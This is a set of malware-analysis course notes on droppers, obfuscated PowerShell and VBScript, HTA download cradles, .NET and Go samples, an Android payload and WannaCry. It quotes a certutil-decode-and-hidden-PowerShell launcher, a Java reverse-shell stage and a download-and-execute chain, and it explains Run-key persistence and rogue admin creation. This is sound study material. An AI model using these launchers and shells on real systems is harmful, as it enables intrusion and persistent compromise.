            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEby B5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2
tldC"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
        End Sub
```

API call similar to thread injection.

Carve the Hex via script and save in out.bin
Scdbg

Carving ShellCode from Memory:
Extracting shell code from memory of running process.

Binary that's setup a theat injection to take shell code and inject it into another process.
We are going to use a debugger and look at the memory for when that injection takes place and then pull the shell code out before the binary has a chance to actually finish the injection process.

API call that are associated with Create remote thread injection pattern.

The malware opens a process, it then creates an area of memory in that process, it changes the write protections to read, write,execute for that chunk of memory, it then write a bunch of bytes into that memory chunk and then creates a new thread in that remote process to execute shell code.

- We are interbene at writeprocessmemory call so, we observed in debugger to find out where the injecting process is about to write into the memory of the remote process and then we carve out the bytes that it's going to write there and save those to disk.

In cutter: to find main program if debugger are not enabled: start at the end of the program and work backward and find the last place where a function return something into EAX register.
-> why to work backward?
Entrypoint -> CRT (preamble to run the program) => main

Entrypoint -> last call in program.

Off-Script: Scripted Malware Delivery Mechanisms

Powershell: Analyzing Obfuscated Scripts


Scripted Malware delivery.
Powershell: it is powershell interpreter for the dot net framework. Forward facing command line interface that windows give to able to interact with the dot net framework that built into windows.
As it is interpreter for the dotNet framework it gives so much breadth in terms of being able to invoke the deep and powerful classes of the dot net framework used for malicious puposes.

2012,13,14 widely used by offensive team but since threater actors moved away from powershell and now towards C#, which is also the compiled language that is used with the Dot net framework.

Malicious actor will often try to obfuscate change text call variables, certain things make gigantic long strings of random characters a variable and then invoke that variable ad then use those obfuscated variable to call other things. Powershell is a super malleable language.
Powershell is case insensitive

Iex : invoke whatever inside()

1. Decode, decompress from base64 and execute, invoke the new object of whatever this is.
2. Assigning values of malware (excluding iex & last parenthesis) to mega variable.



We have contents of decompressing and decoding the base64 block written to the variable of megaSus

->write-host $megasus: now we have completely deflated decoded version of whatever was inside of the base64 block is now printed to host.


-> this is powershell reverse tcp shell.

VBScript: Analysing A multi-Stage MSBuild Dropper

Visual Basic Script

We have one.crt -> two.crt -> crtupdate.vbs

Crtupdate




-> inside we have visual basic scripting language
-> so Visual Basic is a scripting language that's built into the windows OS that allows for someone to write scripts that are a lot more enriched than something


like a batch script.
-> reason for a lot more enriched because it tap into powerful primitives in the OS to do different scripting things.


1. We are invoking the windows script host shell to create a shell object.
2. "WScript.Shell" is deep primitive inside of the operating system that allos you to create an object to be able to run things. It used for execute something.

Upon execution of crtupdate:
One vbs and xml.xml created.




One.vbs






CLSID: C08AFD90-F2A1-11D1-8455-00A0C91F3880

Com-object: its ivoking shell browser window to run shell execute command.
-> so we create obj as this com class object for the shell browser window, and then we pass it in the shell execute method.
-> shell execute method takes t arguments.






-> the build script is invoking the shell code that is passed in xml.xml. And the shell code ends up adding a remote user to remote desktop group, administrator group, and then opening up a port on the advance firewall to open up RDP.

Verify by using net user
Before and after executing payload.

HTA applications:
class of malware called the **HTML Application (HTA) file**. HTAs are commonly used as the payload of phishing attacks.





- HTA is opened and runs the embedded JavaScript.
- The JavaScript decodes the hex bytes of an inner HTML document and writes it into the HTA.
- The inner HTML document invokes VBScript to execute WMI.
- WMI runs a process to call a command shell.
- The command shell, in turn, runs PowerShell in a hidden window.
- PowerShell runs a download cradle command to reach out to `http://tailofawhale.local/TellAndSentFor.exe`, write it to the %temp% directory as `jLoader.exe` and then execute `jLoader.exe`.

Dynamic Analysis:

Dropper.hta has clearly succeeded in downloading and executing something. Let's examine the network signatures.

In WireShark, we see the outbound DNS request for `tailofawhale.local` and its DNS resolution:





Intro to Reversing C# & the .NET Framework

-> 1st thing about C# is its not necessarily interacting with the operating system the same way that it interact with x86 binary.


-> C# kind of livs inside of a system that is installed onto the windows OS and the system is called .NetFramework

-> in C, C++ or NIM, we write the program in a high level language and then use special program called compiler. And the compiler would translate the language of the program into machine code that is understood by the OS.


->in C# there is one more step called CLR (common language runtime). Its single set of standard machine code instructions between many different languages. CLR acts as line the engine of the .NetFramewrok, so every binary that's created in the .NETframework is going to use the common language runtime for the execution of its program.

-> VB, .Net, F# also use CLR.

-> CLR houses the execution of the C# application for running it on the OS.



How C# binary Created?
->we are writing a C# application in the language of C#, we want to get it down so that can execute it in the common language runtime.
-> we still need a compiler, so after language we have C# compiler.
-> compiler takes all of the language of the source code itself and translate that into something which is IL (intermediate language)
-> IL is broker between C# compiler and CLR.




Reversing an Encrypted C2 Dropper DLL with dnSpy

->mscorelib: its series of .net libraries that can be imported when building C# applications and its assigned dynamically at runtime. So it loads all the functions of these libraries into C# binary when it is executing in the common language runtime.

-> mscorelib in clue for C# binary.

- As we are working on C# binary, use a special program to recover the intermediate language of the assembly.
    - DnSpy: it takes all of the intermediate languae inside the C# assembly dll. And render it as as close to original source code.
        - The actual name of programm is embedDLL.dll under it we have two different classes
            - Crypto
            - program



- In program class:

-> byte array called array in which we get sha256 digest bytes of particular string which is p0w3r0verwh3lm1ng!.


-> we have big bae64 string, which is first argument of AES_Decrypt Method. And its written to streamReader at some point so it can be read out of memory. 2nd argument passed in are array bytes.

-> from high level, it looks like we are AES decrypting the block of base64 encoded text and the password is going to be poweroverwhelming


-> next, we write all the text to a place inside of the OS. We get the environmental variable for the public directory, and writing this to a file called embed.xml
-> we have another block of base64 encoded text, here we are just base64 decoding and writing into "C:\\Users\\Public\\Documents\\embed.vbs".

-> now we have 2 files that are being written to the file system, one is writing to public directory as embedded.xml and one is written to public documents directory called embed.vbs.


-> then we have try catch block; its opening up the HKCU, the current user registryhive, then going to the subkey of software\microsoft\windos\currentversion\run and we are setting a key value called embed and we are setting that the value of that key to the vbs script that just unpacked from the dll.



-> now to run, we use rundll32 which is builtin binary in windows. Rundll32 provides basically a vessel to hold the dll and execute the functions inside of a dll.
-> we need to provide function to run dll which is embed (from private static void embed)
-> after execution files are written to the public directories.



-> if try catch works correctly we should have somethings in registry also,



-> now we look into embed.xml

This is msbuild script that can be passed to msbuild exe, which provides instructions for something to execute.
We have new memorystream., we have System.IO.Compression.DeflateStream; its taking big block of base64 and its look like its compressed.
We could decode the base64 block and the decompress it using
systemctl .io.compression.deflatestream
We have call to system.reflection.assembly.load: it means whatever the block of base64 us doing, it is then being loaded reflectively as a reflective assembly. This is common TTP to avoid ed and ativirus and be able to just load in a program right into memory byte by byte.

-> now we look into embed.vbs

We have vbscript calling to "wscript.shell" object.; its common way to invoke a program and run it.
We are calling to msbuild.exe and passing the value of xml script that has been written to file system.

#overall

- We have a registry run key that as caling to vbscript when someone logs in, the vbscript is using msbuild.exe anf passing it the embed.xml build file
- We can emulate by running embed.vbs what happens when someone logs in.

Analyzing Go Malware


Github merlin : agent made by neon dog


Indicator for go binary

- OSX or Linux samples with embedded URLs referencing 'Go.org'
- Samples using the 'Go-http-client/1.1' user-agent
- Samples using the 'GRequests' user-agent
- PE samples containing the '.symtab' section name
- PE samples using a series of identified import hashes
- OSX samples referencing Google's gopacket github repository
- OSX samples referencing gopkg.in
- Samples matching YARA rules

Mobile Malware Analysis

docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest





Shell.java

```java
package javapayload.stage;

import java.io.DataInputStream;
import java.io.OutputStream;

/* loaded from: classes.dex */
public class Shell implements Stage {
    @Override // javapayload.stage.Stage
    public void start(DataInputStream dataInputStream, OutputStream outputStream, String[] strArr) throws Exception {
        String[] strArr2 = new String[1];
        if (System.getProperty("os.name").toLowerCase().indexOf("windows") != -1) {
            strArr2[0] = "cmd.exe";
        } else {
            strArr2[0] = "/bin/sh";
        }
        Process exec = Runtime.getRuntime().exec(strArr2);
        new StreamForwarder(dataInputStream, exec.getOutputStream(), outputStream).start();
        new StreamForwarder(exec.getInputStream(), outputStream, outputStream).start();
        new StreamForwarder(exec.getErrorStream(), outputStream, outputStream).start();
        exec.waitFor();
        dataInputStream.close();
        outputStream.close();
    }
}
```

Wannacry

Challenge Questions
- Record any observed symptoms of infection from initial detonation. What are the main symptoms of a WannaCry infection?
- Use FLOSS and extract the strings from the main WannaCry binary. Are there any strings of interest?
- Inspect the import address table for the main WannaCry binary. Are there any notable API imports?
- What conditions are necessary to get this sample to detonate?
- **Network Indicators**: Identify the network indicators of this malware
- **Host-based Indicators**: Identify the host-based indicators of this malware.
- Use Cutter to locate the killswitch mechanism in the decompiled code and explain how it functions.

Initial detonation:


Basis Static Analysis:

Floss/String	PE executable: !This program cannot be run in DOS mode. GetTickCount QueryPerformanceCounter QueryPerformanceFrequency GlobalFree GlobalAlloc InitializeCriticalSection LeaveCriticalSection EnterCriticalSection InterlockedDecrement CloseHandle TerminateThread WaitForSingleObject InterlockedIncrement GetCurrentThreadId GetCurrentThread ReadFile GetFileSize CreateFileA MoveFileExA SizeofResource LockResource LoadResource FindResourceA GetProcAddress mssecsvc.exe CorExitProcess HH:mm:ss dddd, MMMM dd, yyyy MM/dd/yy December November September February Saturday

Thursday
Wednesday
!"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ABCDEFGHIJKLMNOPQRSTUVWXYZ{|}~
Base64 encoded texts:
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
3ATX9aJxAzq/TgBhiCBjEUWKZ3cE5u2P9+
4dR3jfU23tlCz/tCU8hgjapCOWZv9fexHIRiyk6zayNSHAh2iVimiE0iOxS/OuRpbpunWetUNUi99Qdn/77VgXoArmoKDc76T3E+
7ZhAfuDwN3OlSK91LZOK6dIwkKmnGRK3X4xV2yO5aKv+
9CVnoun6MC4OSmdKQrtN4zZnAShPGa3yLpqS3VvaD+W5IRkA9dhgJi1NlYPDhKQB2pr7GgprbLruE8xtGkqWGFtDoqzIXeXU3XV6NOsK7TlcHbB
f5Al7hQA8QClbE5g4ZfwyOEVURorlqBlt+8lLoXLDHd4XF8D8MOtDq2xGmU1IAd1PgxNHG+
92GH8TnERYGX9VnUZtXsc5UYavH/ofc195afb6eDlyQMoe9TRTwtMqt/4hUf9WsgchDdcnuMO3cuT3t6WlJuf79GwRxwtyuK2VBk7hHuMISw3
Q1l91m+JC21q3acLy+Sb+DXiK7216urYRdKw6rGC+Z9kGQ7zap088YFppnl+VxWphqZck/WQ
fd4d9L7LS8S9B/wrEIUITZWAQeOPEtmB9vuq8KgrAP3IoQnkmQdvP0QF9j8CIF9EdmNK3KEnH2CBme0Xxbx/WOOCBCDPvvjJYvcvf95egcjZ+dW
quiACPOkTFW3JS6M+sLa/pa6uVzjjWOIeBX+V3Pu12C9PjUWOoRfFOAX+SFzVJL4ugpzxsVRvgFvlgqXupq+y6bfWsK90pWeE5qzBSTKcSepm0GP
